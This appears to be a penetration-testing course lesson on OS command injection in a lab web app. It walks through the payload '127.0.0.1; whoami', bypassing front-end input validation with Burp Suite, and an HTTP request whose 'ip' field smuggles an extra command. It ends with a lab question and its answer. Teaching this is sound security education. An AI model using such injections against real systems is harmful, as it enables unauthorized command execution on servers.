

Injecting Commands

So far, we have found the **Host Checker** web application to be potentially vulnerable to command injections and discussed various injection methods we may utilize to exploit the web application. So, let's start our command injection attempts with the semi-colon operator (;).

Injecting Our Command

We can add a semi-colon after our input IP **127.0.0.1**, and then append our command (e.g. **whoami**), such that the final payload we will use is (**127.0.0.1; whoami**), and the final command to be executed would be:

Code: **bash**

```
ping -c 1 127.0.0.1; whoami
```


First, let's try running the above command on our Linux VM to ensure it does run:

```
21y4d@htb[/htb]$ ping -c 1 127.0.0.1; whoami
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.03 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.034/1.034/1.034/0.000 ms
21y4d
```

As we can see, the final command successfully runs, and we get the output of both commands (as mentioned in the previous table for ;). Now, we can try using our previous payload in the **Host Checker** web application:

As we can see, the web application refused our input, as it seems only to accept input in an IP format. However, from the look of the error message, it appears to be originating from the front-end rather than the back-end. We can double-check this with the **Firefox Developer Tools** by clicking **[CTRL + SHIFT + E]** to show the Network tab and then clicking on the **Check** button again:



As we can see, no new network requests were made when we clicked on the **Check** button, yet we got an error message. This indicates that the **user input validation is happening on the front-end**.

This appears to be an attempt at preventing us from sending malicious payloads by only allowing user input in an IP format. **However, it is very common for developers only to perform input validation on the front-end while not validating or sanitizing the input on the back-end.** This occurs for various reasons, like having two different teams working on the front-end/back-end or trusting front-end validation to prevent malicious payloads.

However, as we will see, front-end validations are usually not enough to prevent injections, as they can be very easily bypassed by sending custom HTTP requests directly to the back-end.

Bypassing Front-End Validation

The easiest method to customize the HTTP requests being sent to the back-end server is to use a web proxy that can intercept the HTTP requests being sent by the application. To do so, we can start **Burp Suite** or **ZAP** and configure Firefox to proxy the traffic through them. Then, we can enable the proxy intercept feature, send a standard request from the web application with any IP (e.g. **127.0.0.1**), and send the intercepted HTTP request to **repeater** by clicking **[CTRL + R]**, and we should have the HTTP request for customization:

Burp POST Request

Send Cancel < >

Cheat Sheet

Go to Questions

Table of Contents

Intro to Command Injections	✓
Exploitation	
Detection	✓
Injecting Commands	✓
Other Injection Operators	✓
Filter Evasion	
Identifying Filters	✓
Bypassing Space Filters	✓
Bypassing Other Blacklisted Characters	✓
Bypassing Blacklisted Commands	✓
Advanced Command Obfuscation	✓
Evasion Tools	✓
Prevention	
Command Injection Prevention	✓
Skills Assessment	
Skills Assessment	✓

My Workstation

OFFLINE

Start Instance

00 / 1 spawns left

Request

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 12
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1
```

We can now customize our HTTP request and send it to see how the web application handles it. We will start by using the same previous payload (`127.0.0.1; whoami`). We should also URL-encode our payload to ensure it gets sent as we intend. We can do so by selecting the payload and then clicking **[CTRL + U]**. Finally, we can click **Send** to send our HTTP request:

Burp POST Request

Send **Cancel** < >


Request

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 22
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1&whoami
```

Response


```
25 <input type="text" name="ip" placeholder="127.0.0.1" pattern="^((\d{1,2}){1,4}
26 <button type="submit">
27 </button>
28 </script>
29 </div>
30 </div>
31 --- 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
32 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.079 ms
33 --- 127.0.0.1 ping statistics ---
34 1 packets transmitted, 1 received, 0% packet loss, time 0ms
35 rtt min/avg/max/mdev = 0.079/0.079/0.079/0.000 ms
36 www-data
37 </pre>
38 </div>
39 </div>
40 </div>
41 <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.min.js">
42 </script>
43 </body>
44 </html>
```

As we can see, the response we got this time contains the output of the `ping` command and the result of the `whoami` command, meaning that we successfully injected our new command.

 **Connect to Pwnbox**
Your own web-based Parrot Linux Instance to play our labs.

Pwnbox Location

UK 140ms


 Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

☒ Enable step-by-step solutions for all questions

Questions  **Cheat Sheet**

Answer the question(s) below to complete this Section and earn cubes!

Target(s): [Click here to spawn the target system!](#)

+1 Review the HTML source code of the page to find where the front-end input validation is happening. On which line number is it?

17

Submit **Hint**

Previous **Next** **Mark Complete & Next**

